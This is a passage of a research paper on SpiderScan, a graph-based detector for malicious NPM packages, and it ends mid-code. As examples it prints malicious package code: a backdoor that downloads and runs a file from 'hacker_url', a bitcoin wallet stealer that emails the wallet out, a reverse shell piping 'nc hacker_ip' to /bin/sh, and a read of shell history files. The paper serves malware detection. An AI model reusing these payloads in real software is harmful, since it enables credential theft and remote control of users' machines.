SpiderScan: Practical Detection of Malicious NPM Packages Based on Graph-Based Behavior Modeling and Matching

Yiheng Huang*
Fudan University
Shanghai, China

Ruisi Wang*
Fudan University
Shanghai, China

Wen Zheng*
Fudan University
Shanghai, China

Zhuotong Zhou*
Fudan University
Shanghai, China

Susheng Wu*
Fudan University
Shanghai, China

Shulin Ke*
Fudan University
Shanghai, China

Bihuan Chen*†
Fudan University
Shanghai, China

Shan Gao
Huawei Technologies Co., Ltd
China

Xin Peng*
Fudan University
Shanghai, China

ABSTRACT

Open source software (OSS) supply chains have been attractive targets for attacks. One of the significant, popular attacks is realized by malicious packages on package registries. NPM, as the largest package registry, has been recently flooded with malicious packages. In response to this severe security risk, many detection tools have been proposed. However, these tools do not model malicious behavior in a holistic way; only consider a predefined set of sensitive APIs; and require huge manual confirmation effort due to high false positives and binary detection results. Thus, their practical usefulness is hindered.

To address these limitations, we propose a practical tool, named SpiderScan, to identify malicious NPM packages based on graph-based behavior modeling and matching. In the offline phase, given a set of malicious packages, SpiderScan models each malicious behavior in a graph that considers control flows and data dependencies across sensitive API calls, while leveraging LLM to recognize sensitive APIs in both built-in modules and third-party dependencies. In the online phase, given a target package, SpiderScan constructs its suspicious behavior graphs and matches them with malicious behavior graphs, and uses dynamic analysis and LLM to confirm the maliciousness only for certain malicious behaviors. Our extensive evaluation has demonstrated the effectiveness of SpiderScan over the state-of-the-art. SpiderScan has detected 249 new malicious packages in NPM, and received 70 thank letters from the official team of NPM.

CCS CONCEPTS

• **Security and privacy → Malware and its mitigation**.

*Also with the School of Computer Science and Shanghai Key Laboratory of Data Science, Fudan University, Shanghai, China.
†Bihuan Chen is the corresponding author.

ASE '24, October 27-November 1, 2024, Sacramento, CA, USA

ACM ISBN 979-8-4007-1248-7/24/10
https://doi.org/10.1145/3691620.3695492

KEYWORDS

Software Supply Chain, Malware Detection, Behavior Modeling

ACM Reference Format:
Yiheng Huang, Ruisi Wang, Wen Zheng, Zhuotong Zhou, Susheng Wu, Shulin Ke, Bihuan Chen, Shan Gao, and Xin Peng. 2024. SpiderScan: Practical Detection of Malicious NPM Packages Based on Graph-Based Behavior Modeling and Matching. In *39th IEEE/ACM International Conference on Automated Software Engineering (ASE '24), October 27-November 1, 2024, Sacramento, CA, USA*. ACM, New York, NY, USA, 13 pages. https://doi.org/10.1145/3691620.3695492

1 INTRODUCTION

As delineated in the 2024 open source security and risk analysis report by Synopsys [65], 96% of the codebases contained OSS. Moreover, the open source community witnessed developers making 301 million contributions to OSS across GitHub in 2023 [30]. However, the pervasive adoption of OSS and the broad contributions to OSS have inevitably escalated the trend of security issues within OSS supply chains, exposing them to significant risks of cyber-attacks [21, 27, 28, 34, 40, 53, 62, 64, 76, 77, 83]. A comprehensive taxonomy of attacks on OSS supply chains has been proposed by Ladisa et al. [34].

Problem. A significant security risk is caused by malicious packages on package registries. The two popular package registries NPM and PyPI have been recently flooded with malicious packages [17, 22, 43, 48, 70, 82], bringing security threats to a wide range of downstream applications. As revealed by the Sonatype report [62], over 245,000 malicious packages were discovered in 2023 alone, which was double the total from all previous years combined since 2019.

To trick developers into installing and using malicious packages, attackers often use techniques such as typosquatting [66] and combosquatting [75]. These attacks attempt to mimic the names of popular packages. For example, Check Point CloudGuard found a typosquatting campaign on PyPI with over 500 malicious packages [1]. Besides, attackers also attempt to inject malicious code into existing popular packages. For example, an attacker compromised the NPM account of a maintainer, and published malicious versions of the *eslint-scope* and *eslint-config-eslint* packages to NPM [25]. Moreover, attackers exploit dependency confusion to launch the attack. They create and publish malicious packages with the same name as the internal packages used by target organizations [5, 55]. Facing the

broad attack surface, automated tools to detect these malicious packages on registries become extremely important. In this work, we focus on detecting malicious packages on NPM, which is the largest package registry, with more than two million packages [45].

Existing Approaches. A lot of tools have been proposed to detect malicious NPM packages, which can be categorized into five types: rule-based [9, 11, 19, 42, 54, 66, 80], unsupervised learning [18, 47], supervised learning [23, 26, 35, 46, 61, 81], prompt engineering [79], and differential analysis [50, 59]. In particular, rule-based methods rely on predefined rules. These tools are straightforward and lightweight, but often produce many false positives, making them less effective in real-world scenarios. Learning-based methods rely on feature extraction, and use clustering or classification techniques to identify malicious packages. Except for Cerebro [81] which models package behavior as a sequence of activities, these tools capture package behavior as a set of discrete features over sensitive APIs, code structures or semantics (e.g., data flow), simplifying the modeling of malicious behavior and thus hindering their practical effectiveness. Prompt engineering methods leverage the capability of ChatGPT [52], and use self-refinement and chain-of-thought techniques to detect maliciousness, but can incur high expense in real-world scenarios. Differential analysis methods explore changes between different versions of a package or between the source code in open-source repositories and the distributed artifacts. These tools work under a different setting from previous tools. Some tools [11, 26] use dynamic analysis in a heavy way, hindering their practical usefulness in real-world scenarios.

Limitations. We summarize three limitations that hinder the usefulness of existing malicious package detection tools. First, *existing tools fail to holistically model malicious behavior* (**L1**). Malicious behavior not only relates to sensitive API calls, but also involves the control flows and data dependencies across these API calls. However, most of the existing tools consider sensitive API calls, but only a few tools consider control flows [26, 81] or data dependencies [11], limiting their effectiveness and causing false positives.

Second, *existing tools only consider a predefined set of sensitive APIs, and mostly do not consider sensitive APIs in third-party dependencies* (**L2**). Sensitive APIs (e.g., `eval` and `fs.writeFile`) are treated as good indicators of maliciousness, and spread over a wide range of functionalities (e.g., network, process, and file system). However, existing tools [11, 26, 61, 81] require manually collected sensitive APIs, which not only increases the workload but also raises false negatives due to incorrect or incomplete collection [49]. Further, apart from sensitive APIs in built-in modules, malicious behavior leverages sensitive APIs in third-party dependencies. However, only a few tools [11, 26] consider both built-in modules and third-party dependencies.

Third, *existing tools require a huge confirmation effort* (**L3**). On one hand, the potentially high false positives lead to a huge manual effort to review and confirm the maliciousness, and hence overwhelm registry maintainers [49]. On the other hand, the binary detection result with insufficient detail about the type and location of maliciousness further increases the manual confirmation effort [49, 73].

Our Approach. To overcome these limitations, we propose SpiderScan, a practical tool to detect malicious NPM packages based on graph-based behavior modeling and matching. In the offline phase, given a set of malicious packages, SpiderScan extracts and models each malicious behavior in a graph that considers control flows and data dependencies across sensitive API calls, which addresses **L1**. SpiderScan adopts LLM to recognize sensitive APIs in built-in modules and third-party dependencies, which addresses **L2**. In the online phase, given a target package, SpiderScan constructs its suspicious behavior graph and matches it with malicious behavior graphs. If matched, SpiderScan leverages dynamic analysis and LLM to confirm the maliciousness only for some specific malicious behaviors. Based on the matching result, SpiderScan provides the type and location of the detected maliciousness, which addresses **L3**.

Evaluation. We evaluate SpiderScan and four state-of-the-art, i.e., GuardDog [9], SAP [35], Amalfi [61] and Cerebro [81]. On the public dataset, SpiderScan achieves the highest F1-score of 92.9%, significantly outperforming the state-of-the-art by 8.7% to 34.4%. Further, in the real-world detection scenario, we monitor the newly-published packages in NPM for three months. SpiderScan achieves the lowest false positive rate of 38.2%, significantly outperforming the state-of-the-art by 25.4% to 59.1%. SpiderScan has detected 249 previously unknown malicious packages, and reported them to NPM. All these malicious packages have been removed by NPM, and we have received 70 thank letters from the official team of NPM.

Contribution. This work makes the following contributions.

- We proposed a practical tool SpiderScan to detect malicious NPM packages by graph-based behavior modeling and matching.
- We conducted extensive experiments to demonstrate the effectiveness and practical usefulness of SpiderScan.
- We detected 249 new malicious packages in NPM, and received 70 thank letters from the official team of NPM.

2 PRELIMINARY AND MOTIVATION

We introduce the three phases that trigger malicious behaviors, and use examples to illustrate the limitations of existing tools.

2.1 Preliminary

Install-Time. In the install-time of an NPM package, the package is fetched, and its setup scripts are executed. This phase is initiated when the *npm install* command is run. The *package.json* file plays a vital role in this phase, as it lists the dependencies and scripts to be executed. The key scripts executed during this phase include *preinstall*, *install* and *postinstall*. Malicious code can be embedded in the scripts, leading to the execution of harmful commands or codes even before the package is fully installed. As reported by Ohm et al. [48], most malicious packages start their malicious routines on installation.

Import-Time. Import-time occurs when a package module is imported into a project using *require* or *import* statements. The *main* field in *package.json* specifies the primary entry file of the module. This phase is critical because it triggers the initialization code in the module, which can include setting up configurations, opening network connections, or manipulating files. Malicious code can utilize this phase to execute harmful activities as soon as the module is imported into a project, often without the user's immediate awareness.

Run-Time. Run-time is the phase when an actual project is executed. This phase spans the entire lifecycle of the project from start to finish, including all user interactions and triggered processes. Malicious code can be designed to activate at specific points during this phase, often based on certain conditions or inputs, making it harder to detect and mitigate, but less likely to be triggered.

```
1  const http = require("http");
2  const child_process = require("child_process");
3  const fs = require("fs");
4
5  particularised = http.get("hacker_url",
6    function (flemished) {
7      var neroli = fs.createWriteStream("/tmp/glomus");
8      flemished.on("data", function (tollman) {
9        neroli.write(tollman);
10     });
11     flemished.on("end", function () {
12       neroli.end();
13       fs.chmod("/tmp/glomus", "0777");
14       child_process.exec("/tmp/glomus",
15       function (err, stdout, stderr) {});
16     });
17   }
18 );
```

Figure 1: Code Snippet of *colour-string-1.5.3*

```
1  const fs = require('fs');
2  const path = require('path');
3  const homedir = require('os').homedir();
4  const nodemailer = require('nodemailer');
5
6  const walletPaths = [
7    path.join(homedir, '.bitcoin/wallet.dat'),
8    ...
9  ];
10 walletPaths.forEach(path => {
11     if (fs.existsSync(path)) {
12         const config = {
13             mailserver: { ...
14             },
15             mail: { ...
16               attachments: [
17                 {   filename: 'UpdateVersion',
18                     path: path }]
19             }
20         };
21         const sendMail = async ({ mailserver, mail }) => {
22           let transporter = nodemailer.createTransport(mailserver);
23           let info = await transporter.sendMail(mail);
24         };
25         sendMail(config)
26     }
27 });
```

Figure 2: Code Snippet of *bitcionjslib-1.0.0*

2.2 Motivation

Motivation 1: Malicious behavior involves control flows and data dependencies across sensitive API calls. Figure 1 shows the code snippet of the malicious package *colour-string-1.5.3*, which implements a backdoor. Specifically, this malicious behavior is realized via sensitive APIs from built-in modules (e.g., `http`, `child_process`, and `fs`). It makes a GET request to a URL, and executes the callback function when the response `flemished` is received (Line 5–6). In the callback function, it creates a writable file stream `neroli` (Line 7), and listens to the `data` event (Line 8–10) and `end` event (Line 11–16). When a chunk of data `tollman` is received from the response, it writes the data to the file (Line 9). When the response is complete, it modifies the permission of the file (Line 13), and calls the process creation function to execute the file, launching the attack (Line 14).

Existing tools use predefined rules (e.g., regular expression matching) to extract `http.get`, `fs.createWriteStream`, `fs.chmod` and `child_process.exec` as sensitive API calls. However, they only map them into coarse-grained behaviors; e.g., `http.get` is mapped into a network operation, losing the semantic information. Moreover, they may fail to extract the sensitive API call to `neroli.write`, which is important to capture the behavior of this backdoor. In addition, they mostly do not track control flows and data dependencies between these sensitive API calls, e.g., the control flow between `http.get` and `fs.createWriteStream`, and the data dependency between `fs.createWriteStream` and `neroli.write`. Such a coarse-grained and incomplete behavior modeling leads to high false positives.

Motivation 2: Malicious code may use third-party dependencies to achieve the malicious objective. Figure 2 shows the code snippet of the malicious package *bitcionjslib-1.0.0*, which steals the sensitive data in bitcoin wallet. Specifically, it introduces third-party dependency `nodemailer` (Line 4) to facilitate the stealing. It uses the sensitive API `createTransport` to connect to a mail server (Line 22), and uses sensitive API `sendMail` to send a mail (Line 23). The mail attachment contains the file path to the bitcoin wallet (Line 7 and 18). However, existing tools mostly do not consider sensitive APIs in third-party dependencies, which leads to false negatives.



Figure 3: Approach Overview of SpiderScan

3 OUR APPROACH

To overcome the limitations of existing tools, we introduce SpiderScan, a practical tool to detect malicious NPM packages based on graph-based behavior modeling and matching empowered by LLM. The approach overview of SpiderScan is illustrated in Figure 3. It is composed of five components, i.e., suspicious behavior extractor (Sec. 3.4), script analyzer (Sec. 3.2), obfuscation detector (Sec. 3.3), maliciousness detector (Sec. 3.5), and maliciousness verifier (Sec. 3.6).

In the offline phase, given a set of known malicious packages, SpiderScan uses the suspicious behavior extractor to model and construct a set of malicious behavior graphs (i.e., each graph represents one type of malicious behavior) via automated deduplication and manual pruning. Our graph holistically captures the control flows and data dependencies across sensitive API calls by static analysis. Moreover, our graph completely captures sensitive APIs (in both built-in modules and third-party dependencies) by LLM.

In the online phase, given a newly published package, SpiderScan uses the script analyzer to extract the commands in the *package.json* file and leverage LLM to identify malicious commands. Then, SpiderScan uses the obfuscation detector to detect code obfuscation and directly report the obfuscated code as malicious. Next, if no obfuscated code is found, SpiderScan runs the maliciousness detector, which uses the suspicious behavior extractor to generate the suspicious behavior graph for the package, and matches it with the malicious behavior graphs constructed in the offline phase. If matched, SpiderScan reports the location of the malicious code. Finally, for certain matched malicious behaviors (e.g., *reading a file and sending it to a remote server*) that could incur high false positives, SpiderScan uses the maliciousness verifier to confirm the true maliciousness based on dynamic analysis and LLM.

3.1 Prompt Design

Some modules in SpiderScan leverage LLMs. Prompt engineering is an important skill to effectively interact with LLMs. We use prompt

engineering practices to construct our prompts, specifically adhering to the following criteria: 1) **Adopt Specific Roles.** Instructing an LLM to adopt specific professional roles can enhance responses, making them more relevant and contextually accurate [78]; 2) **Provide the Context.** Providing context is a common strategy that can reduce the likelihood of an LLM producing incorrect or irrelevant answers [41]; 3) **Specify the Goal.** Defining the goal helps an LLM focus on the specific task at hand, reducing ambiguity and increasing the chances of generating expected and coherent results; 4) **Provide Examples.** Adding examples to a prompt enhances the LLM's understanding by clarifying intent and improving contextualization, leading to more accurate and relevant results [7]. Additionally, certain specific examples can enhance the LLM's detection capabilities in some custom scenarios; 5) **Specify the Output.** Using templates like JSON to structure the LLM's responses can minimize errors and streamline the processing and analysis of results in downstream tasks [78]. Once the prompt design is completed, we assess its validity and verify the expert knowledge involved.

3.2 Script Analyzer

SpiderScan incorporates our script analyzer to analyze the *package.json* file of a package. As introduced in Sec. 2.1, *package.json* plays a crucial role in determining the behavior of a package during both the install-time and import-time phases. The goal of our script analyzer is to obtain the entry files of these two phases, and to detect malicious shell commands executed during the install-time.

Entry File Extraction. The *scripts* field in *package.json*, including the *preinstall*, *install* and *postinstall* scripts, specifies the entry files executed during the install-time, while the *main* field in *package.json* specifies the entry files executed during the import-time. We employ regular expressions to extract JS files from these fields. These files are later used in our suspicious behavior extractor.

Shell Command Analysis. The *scripts* field in *package.json* may contain shell commands executed during the install-time, which can be malicious. However, the shell commands can be too diverse to be comprehensively analyzed. To this end, we leverage LLM to decide whether each shell command extracted from the *scripts* field is malicious. Some existing tools focus on detecting Unix-like malicious shell commands. DONAPI [26] implements detection by pre-defining a set of rules and incorporating malicious URL detection, but it fails to identify malicious shell commands beyond rules. ShellCore [3] leverages NLP to identify malicious commands at both the term and character levels. However, directly applying tokenizer techniques designed for natural language to shell commands poses challenges. To address this, Trizna [69] leverages the *bashlex* parsing tool to analyze malicious shell commands, and bases its encoding on this approach. SIFAST [8] incorporates AST information from the commands, and utilizes a new embedding method. We choose LLMs for our script analyzer because they not only classify but also explain their reasoning, aiding manual review and aligning with SpiderScan's goal of accelerating manual inspections, which is not provided by existing tools. Trained on vast and diverse datasets, LLMs can grasp complex contexts and subtle nuances in shell commands, and integrate knowledge from multiple domains, including programming languages, cybersecurity concepts, and general knowledge. This approach enables LLMs to detect malicious commands more effectively than traditional NLP techniques. Moreover, by using LLMs, we can quickly adapt to new threats or custom scenarios without requiring retraining or fine-tuning, which is often required by traditional NLP techniques.

System

You are an experienced Linux shell programmer and an experienced Node.js package programmer.
...
You should return your answer in the form of a JSON object using the template provided below:
...
If the shell command contains only one command, explain the command and replace the placeholder ${description 1} with your explanation.
...
If the shell command runs a file during execution (e.g., using the node command), replace the placeholder ${file 1} with the actual file name being executed.
...
Finally, analyze the entire shell command to determine if it is malicious. If the shell command retrieves user, system, or other local information and sends it to a specific URL or performs a DNS lookup, it is malicious.
...
The answer to the judgement should only be malicious or benign, replace the placeholder ${judge} with your judgement.

User

nohup /bin/sh -c 'nc hacker_ip | /bin/sh' >/dev/null 2>&1 &#

Figure 4: Partial Prompt for Shell Command Analysis

Figure 4 shows part of the prompt for analyzing a shell command. We set the role of LLM as a shell programmer, and instruct the LLM to explain the commands and extract files executed. Then, we instruct LLM to judge the maliciousness of the shell commands. The classification is based on malicious behavior analysis. Behavior analysis is a widely used and effective approach [4, 26, 81], as malicious actions typically involve a sequence of steps, such as reading and uploading sensitive data. LLM examines script behaviors to determine if they are malicious, such as data theft, payload execution, or reverse shells. To enhance detection, we include examples of malicious behaviors in the prompt. These examples are drawn from grey literature, previous research [26, 48, 81, 82], documented malicious shell commands [20, 63], and observations of existing malicious packages. These malicious behaviors are found in real-world scenarios, making the inclusion of these examples both reasonable and effective. For those commands that execute additional files, such as *.exe* or *.sh* files, we instruct the LLM to classify them as malicious. By default, we instruct LLM to make classifications based on its extensive knowledge. The current classification approach is effective, but alternative methods could be considered, such as modifying and applying the rule and NLP-based tools, or by extracting predefined features and training a classifier. If maliciousness is detected, we report the package as malicious, and provide the malicious command and its explanation and executed files as evidences, which can facilitate manual confirmation.

3.3 Obfuscation Detector

SpiderScan uses our obfuscation detector to detect obfuscated code files in a package. Obfuscation is commonly employed by attackers to avoid maliciousness detection by humans or program analysis tools [48]. Therefore, it is important to effectively detect obfuscation. Existing obfuscation detectors utilize either lexical information derived from the code text [24, 26, 32, 38, 67] or syntactic information

Table 1: Lexical Features in Obfuscation Detection

ID	Feature Description	Source
F1	Total number of lines of code	[38]
F2	Ratio of lines of code before and after code formatting	[26]
F3	Ratio of the number of spaces before and after code formatting	[26]
F4	Count of confusing identifiers and property identifiers	new
F5	Measure of uncertainty or randomness in identifiers	[32]
F6	Count of long strings (whose length exceeds 100 characters)	[26]
F7	Length of the longest string in the JavaScript file	[24]
F9	Average count of whitespace characters per line	[38]
F10	Count of special numbers (e.g., hexadecimal, Unicode and octal)	[38]
F11	Count of special symbols (e.g., % and #)	[67]

derived from the abstract syntax tree (AST) [12, 13, 15, 16, 29]. Obfuscated code exhibits distinctive characteristics both in its lexical units (e.g., obfuscated identifiers) and its syntactic structures (e.g., extensive use of array accesses or binary expressions). Based on these observations, we propose to combine lexical and syntactic features to enhance obfuscation detection by supervised learning.

Specifically, Table 1 lists our adopted lexical features. Except for F4, these features are borrowed from existing obfuscation detectors. For F4, confusing identifiers refer to unreadable identifiers, e.g., _0xcfcc1c. These identifiers often include hexadecimal or Unicode-encoded characters, or contain consecutive consonants. Based on these characteristics, we use rules to extract confusing identifiers. For syntactic features, we follow Fass et al.'s work [15, 16], employing an n-grams model to extract syntactic features based on the AST sequence.

Based on these extracted features, we train a random forest classifier to detect obfuscated code files. If obfuscated code files are detected, we directly report the package as malicious. This strategy is also used in existing tools [9, 35, 46, 61], adhering to the principle of security first because obfuscation is a common technique used in malicious code. If no obfuscated code file is detected, these code files are analyzed subsequently in our suspicious behavior extractor.

3.4 Suspicious Behavior Extractor

Given the non-obfuscated entry files (which will be executed at install-time and import-time) as well as the other non-obfuscated code files (which will be executed at run-time), our suspicious behavior extractor aims to generate suspicious behavior graphs (SBGs) for a package which model the potentially malicious behaviors in the package. For a given set of known malicious packages in the offline phase, the generated SBGs will be used to semi-automatically generate malicious behavior graphs. For a newly-published package in the online phase, the generated SBGs will be used to match with the malicious behavior graphs in our maliciousness detector.

Program Behavior Graph Generation. Before generating the SBGs for a package, we model the code at the global scope of each file (i.e., statements that exist outside any function or class declaration) as an implicit "main" function, and abstract each file as a set of functions. Then, we generate the call graph (CG) for the package, and generate the control flow graph (CFG) and data dependence graph (DDG) for each function. Finally, we generate a program behavior graph (PBG) for each of the functions which do not have any caller in CG. Each node in a PBG represents a statement. Nodes are connected by two types of edges, i.e., control flow and data dependency.

To generate a PBG for a function f, we traverse f's CFG, simulating the program's execution order, and maintain a stack s_f to record the execution context within f. During the traversal, we mainly handle the following four types of nodes (others are omitted here for space limitation), and add them to the resulting PBG. Once a node is added, we connect this node to existing nodes in the PBG based on their relations in f's CFG and DDG.

Table 2: Behavior Types of Sensitive APIs

Coarse-Grained Type	Fine-Grained Type	Hook
Information Reading	R1: Read input data from hardware devices	
	R2: get the path or directory information	
	R3: get system information	
	R4: get user information	
	R5: get network information	
	R6: read data from a byte array, or stream	
	R7: read data from a file	✓
Data Writing	W1: create a data representation	
	W2: write data to a byte array, or stream	
	W3: write data to a file	✓
Network Operation	N1: make HTTP request	
	N2: resolve the DNS	
	N3: create a network server or communication	
	N4: send data over the network	
	N5: receive data over the network	
	N6: configure the network	
	N7: start listening	
System Operation	S1: manipulate the path	
	S2: pipe the data	
File Operation	F1: search for a file	✓
	F2: copy or move a file or directory	
	F3: create a file or directory.	
	F4: delete a file or directory	✓
	F5: modify the permissions or ownership	
	F6: compress data	
	F7: decompress data	
	F8: create a writable stream	
	F9: create a readable stream	
	F10: open a file	✓
Transcoding & Cryptography	T1: encode the data	
	T2: decode the data	
	T3: create a cipher object	
	T4: create a decipher object	
	T5: cipher the data	
	T6: decipher the data	
Payload Execution	E1: spawn a new process	✓
	E2: run an executable file	✓
	E3: execute a command	✓
	E4: execute a dynamically created program	✓
Other	\	

Import. `import` and `require` statements are used to import modules. When encountering a node of this type, we analyze the type of the module being imported, categorizing it as built-in, third-party, or local, and add its alias information to the stack s_f. The alias information is denoted as a 3-tuple $\langle module, alias, ToM \rangle$, where *module* denotes the name of the module, *alias* denotes the name of its alias, and ToM denotes the type of the module. In addition, for third-party modules, we download the latest compatible version of the corresponding package based on the *dependencies* field in *package.json*. If no version is specified, we download the latest version by default.

Function Call. A function call statement refers to the invocation of a function f' which is declared by the package itself. When encountering a node of this type, we locate the corresponding callee f' based on CG. Then, we determine whether there exist data dependencies to the arguments of this function call to f' based on f's DDG. If such dependencies exist, we connect this function call node to the

System

You are an expert in the field of programming, and your task is to classify an API description into one of the following classes. Each class is uniquely identified by a number and described with a specific label and a few examples that belong to the class. Based on the similarity between the description I provide and the examples for each class, determine the most appropriate class. If the description does not clearly match any given class based on the examples, or if there is uncertainty about its classification, use the default class number 40. The answer should only contain the class number and be restricted to one option.

. . .

<4> [get system information] Get information about the process, Node.js and its dependencies versions, the operating system, or other system-related info. Get CPU information or memory information. Get disk information.

. . .

<22> [create a network server or communication] Create a new instance of an HTTP server. Create an HTTP request object or a Socket for communication. Establish a connection to a specified server at a given port. Create a transport object for sending emails.

. . .

<37> [execute a command] Spawn a shell and execute a command within that shell. Execute a command synchronously or asynchronously.

User

Sets the permissions on the file.
An asynchronous function that returns CPU information.

Figure 5: Partial Prompt for Sensitive API Identification

callee node by a data dependency edge. In the absence of data dependencies, we utilize a control flow edge to connect them. Next, we analyze the callee f' to enable inter-procedural analysis, and create a new stack $s_{f'}$. When we finish the analysis of f', we destroy $s_{f'}$.

API Call. An API call statement refers to the invocation of an API that is provided by built-in modules or third-party dependencies. In particular, an API call node is denoted as a 4-tuple $\langle l, c, bc, rt \rangle$, where l is the location of the statement, c is the code of the statement, bc is the behavior category of the API, and rt is the type of the return value of the API call. l and c can be directly decided, while bc and rt will be decided later. Each API call node can classified as sensitive or non-sensitive based on bc, and we add the sensitive one to the set Θ.

For an API call which consists of the qualifier and the API name, we search the qualifier in the stack s_f. If there exists an alias information whose *alias* equals the qualifier, we handle it as a built-in or third-party API call according to ToM in the alias information. If there exists a return value information (see ***Assignment***) whose *id* equals the qualifier, we handle it as an API call on returned object.

For a built-in API call, we use the official Node.js documentation [44] (which has been downloaded and locally stored) to obtain its return type (which is used to set rt) and the API comment (which is used to infer bc). Existing tools [18, 46, 61, 81] map APIs into coarse-grained behavior categories. To enhance the semantics, we propose eight coarse-grained behavior categories, and further refine each category into fine-grained categories based on our observations of malicious packages and the description of malicious packages reported on online posts or news. Table 2 shows the detailed behavior categories. Given the API comment, we employ LLM to classify the API call into fine-grained behavior categories. Figure 5 shows part of the prompt for this classification. The first part sets the role of LLM and describes this classification task. The second part contains the fine-grained behavior categories and several examples. Once bc is inferred by LLM, we add this API call node to the stack s_f.



Figure 6: Example of Program and Suspicious Behavior Graph

For a third-party API call, we use the downloaded package in ***Import*** to extract the source code of the API declaration as well as the API comment. Different from built-in APIs, third-party APIs might not always provide comments, and thus here we further extract the source code, and use LLM to summarize the source code into a summary. Given the summary and API comment, we leverage LLM to classify the API call into fine-grained behavior categories, where the same prompt in Figure 5 is used. Once bc is inferred by LLM (rc is not resolved and is empty), we add this API call node to s_f.

For an API call on a returned object, we first obtain the matched return value information (see ***Assignment***) from the stack s_f. If the ToM in the return value information indicates a built-in API, we locate this built-in API based on the API name and the rt in the return value information. Then, we handle it as a built-in API call. If the ToM in the return value information indicates a third-party API, it is challenging to analyze this API call because the type of the returned object (i.e., the rt in the return value information) is not resolved. Nonetheless, the API name can provide significant insights. For example, an object named `server`, which is returned by an API call whose behavior category is to create a network server. When an API named `send` is invoked on `server`, this API name and the behavior category of the API call that returns `server` can be leveraged to infer the behavior category. Therefore, we use the bc in the return value information and the API name as the input for LLM to infer the behavior category, using the same prompt in Figure 5. We choose LLM-based classification over existing NLP-based comment-code techniques [2, 56] because acquiring classification data for this new task (e.g., mapping code summaries to fine-grained types) is challenging, as fine-grained types may evolve with emerging malicious behaviors. LLMs enable rapid adaptation to these changes through prompt modification without the need for fine-tuning.

Assignment. Here we only introduce the assignment statement whose right-side is a call expression. We search the call name of the right-side call expression on the stack s_f. If there exists a built-in or third-party API call that matches the call name, we encounter an assignment from the return value of an API call. Then, we collect the return value information as a 4-tuple $\langle id, ToM, bc, rt \rangle$, where id is the left-side identifier of the assignment, ToM denotes whether the API is from a built-in or third-party module, and bc and rt respectively denote the behavior category and return value type of the API call. Finally, we add this return value information to the

stack s_f. By evaluating this assignment, we can handle the call on the object returned by an API call (e.g., Line 23 in Figure 2).

Suspicious Behavior Graph Generation. From the generated PBG, we extract a subgraph solely composed of sensitive API call nodes (i.e., whose *bc* is not *Other* in Table 2), forming the suspicious behavior graph (SBG) which models potentially malicious behavior according to control flows and data dependencies across sensitive API calls. Specifically, an SBG is denoted as a tuple $\langle V, E \rangle$, where V denotes the set of sensitive API call nodes (i.e., Θ), and E denotes the control flows and data dependencies between the nodes in V. Each edge $e \in E$ is denoted as a 3-tuple $\langle v_i, v_j, ToE \rangle$, where $v_i, v_j \in V$ and v_i and v_j are connected in the PBG, and $ToE = PathType(v_i, v_j)$ in the PBG. If there exists one path from v_i to v_j in the PBG whose all edges are the type of data dependency, $PathType(v_i, v_j)$ is data dependency; otherwise, $PathType(v_i, v_j)$ is control flow.

The left side of Figure 6 illustrates the PBG of the code snippet in Figure 1, where the five sensitive API call nodes are highlighted with the behavior category identifier (e.g., N1). The right side shows the SBG extracted from the PBG, modeling the behavior of a backdoor.

Malicious Behavior Graph Generation. In the offline phase, our suspicious behavior extractor generates a set of SBGs from a given set of known malicious packages. As some SBGs can model the same behavior, some SBGs can be benign, and some SBGs can contain unnecessary nodes for a malicious behavior, we conduct a semi-automated process to generate precise malicious behavior graphs (MBGs).

Specifically, we first automatically deduplicate the generated SBGs. Then, we manually investigate whether each SBG is malicious. As the given set of known malicious packages does not provide the location of malicious code, this has to be done manually. If the location is provided, this can also be done automatically based on nodes' mapping to the code location. Finally, we manually prune each SBG by removing nodes that are not essentially required for a malicious behavior so as to reduce false negatives in our maliciousness detector. Hence, each resulting MBG precisely models a type of maliciousness.

3.5 Maliciousness Detector

SpiderScan uses our maliciousness detector to identify potentially malicious behaviors in a newly published package. Our maliciousness detector first uses our suspicious behavior extractor to generate SBGs of the package, and then matches each SBG with MBGs to identify potential maliciousness type and its location.

For each SBG, denoted as $\langle V_S, E_S \rangle$, and each MBG, denoted as $\langle V_M, E_M \rangle$, our matching process works as follows. It first finds all possible mappings from V_M to V_S at the behavior level, meaning that the behaviors of all sensitive API calls in MBG also exist in SBG. If no mapping is found, we report this SBG as not containing the maliciousness type of this MBG. Specifically, we find all possible $\widetilde{V_S} \subset V_S$ such that $|\widetilde{V_S}| = |V_M|$ and $\forall v_i \in V_M, \exists\, v_j \in \widetilde{V_S}, v_i.bc = v_j.bc$. Here *bc* refers to fine-grained behaviors in Table 2. In this way, we detect the maliciousness realized by different sets of sensitive API calls.

Then, for each mapping from V_M to $\widetilde{V_S}$, it examines whether all the control flow and data dependency edges in MBG exist in SBG. If yes, we report this package as containing the maliciousness type of this MBG, and also provide the code location according to the location information (i.e., l, which is recorded during the generation of SBG) of each node in $\widetilde{V_S}$. Specifically, for each edge $\langle v_i, v_j, ToE \rangle \in E_M$, we obtain v_i's mapping in $\widetilde{V_S}$ as $\widetilde{v_i}$, and v_j's mapping in $\widetilde{V_S}$ as $\widetilde{v_j}$, and examine whether $PathType(\widetilde{v_i}, \widetilde{v_j})$ equals ToE.

```
1  var fs = require('fs')
2  var http = require("https");
3  var os = require('os');
4  let filesOfInterest = ["/.zshrc", "/.bash_history", "/.zsh_history"];
5  const homedir = os.homedir();
6  for (let fileofinterest of filesOfInterest) {        Read Sensitive File
7    fs.readFile(homedir + fileofinterest, 'utf8', function (err,data) {
8      ...
9    });
